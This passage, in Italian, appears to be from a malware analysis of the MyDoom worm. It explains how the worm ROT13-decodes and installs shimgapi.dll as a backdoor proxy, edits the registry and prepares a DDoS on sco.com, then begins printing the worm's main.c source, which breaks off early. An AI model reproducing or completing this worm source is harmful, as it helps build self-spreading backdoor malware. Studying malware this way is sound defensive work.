
All’interno del codice sorgente di MyDoom troviamo la funzione ‘payload_xproxy’.
Con questa funzione il malware gestisce il caricamento di un file che viene decodificato con ‘ROT13’ che trasforma la stringa “funvztncv.qyy” in “shimgapi.dll”.





Shimgapi.dll altro non è che una sorta di proxy server che apre le porte TCP e consente all'autore del worm di accedere da remoto alla macchina colpita o di farle scaricare ed eseguire file presi da Internet.
Dopo aver aperto le porte, Shimgapi si inserisce nel file di registro di Windows dove compie alcune modifiche e aggiunge anche il valore System\Taskmon.exe.
Così facendo prepara il computer colpito a partecipare all'attacco DDoS contro http://www.sco.com.

Ora passiamo all’analisi dettagliata del codice sorgente del Malware MyDoom oggetto del nostro studio



main.c

C: > Users > user > AppData > Local > Temp > 7zO0350C2E7 > main.c

```c
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "lib.h"
#include "massmail.h"
#include "scan.h"
#include "sco.h"

#include "xproxy/xproxy.inc"

const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";

/* p2p.c */
void p2p_spread(void);

struct sync_t {
    int first_run;
    DWORD start_tick;
    char xproxy_path[MAX_PATH];
    int xproxy_state;              /* 0=unknown, 1=installed, 2=loaded */
    char sync_instpath[MAX_PATH];
    SYSTEMTIME sco_date;
    SYSTEMTIME termdate;
};

void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
    unsigned char k, buf[1024];
```